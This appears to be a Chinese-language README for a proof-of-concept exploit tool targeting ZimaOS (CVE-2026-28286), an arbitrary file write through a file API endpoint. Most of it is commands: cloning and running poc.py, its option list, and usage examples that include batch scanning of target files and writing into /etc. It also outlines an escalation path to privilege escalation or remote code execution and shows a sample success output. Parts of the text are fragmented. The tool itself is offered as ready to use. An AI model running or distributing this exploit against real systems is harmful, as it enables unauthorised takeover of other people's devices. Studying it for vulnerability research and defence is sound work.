从 API 配置错误 → 任意文件写入 → 潜在的系统沦陷
/v2_1/files/filegit clone https://github.com/Rushi9/zimaos-cve-2026-28286-arbitrary-file-write.git
cd zimaos-cve-2026-28286-arbitrary-file-write
pip install -r requirements.txt
python3 poc.py


您可以使用以下命令查看所有可用选项:
python poc.py -h
usage: poc.py [-h] [-u URL] [-t TARGETS] [-p PATH] [--proxy PROXY] [--token TOKEN] [-n ATTEMPTS] [--delay DELAY]

options:
  -h, --help            显示帮助信息并退出
  -u, --url URL         单个目标 URL
  -t, --targets TARGETS 目标文件(批量模式)
  -p, --path PATH       自定义文件路径(默认:/tmp)
  --proxy PROXY         代理 URL(例如:http://127.0.0.1:8080)
  --token TOKEN         Bearer 认证令牌
  -n, --attempts        尝试次数
  --delay               批量请求之间的延迟(秒)
python poc.py
python poc.py -u http://localhost:8080
python poc.py -u http://localhost:8080 -p /tmp
python poc.py -u http://localhost:8080 -p /etc
python poc.py -u http://localhost:8080 -n 5
python poc.py -u http://localhost:8080 --proxy http://127.0.0.1:8080
python poc.py -t targets.txt
python poc.py -t targets.txt --delay 2
python poc.py -u http://target.com -p /tmp -n 3 --proxy http://127.0.0.1:8080 --token YOUR_TOKEN
使用代理模式配合 Burp Suite 可以:
后端未能强制执行文件系统边界:
这允许写入到:
/tmp/
/etc/
/usr/local/bin/
任意文件写入
        ↓
覆盖配置 / 脚本
        ↓
权限提升 / 远程代码执行
[✔] 已确认存在漏洞(LISTING_SUCCESS)
路径:/tmp/CVE-2026-28286_⚠️_abc123.txt
如果您觉得此工具有用,请考虑点个星标 ⭐ 这将帮助更多研究人员发现此工作。
仅限授权测试使用。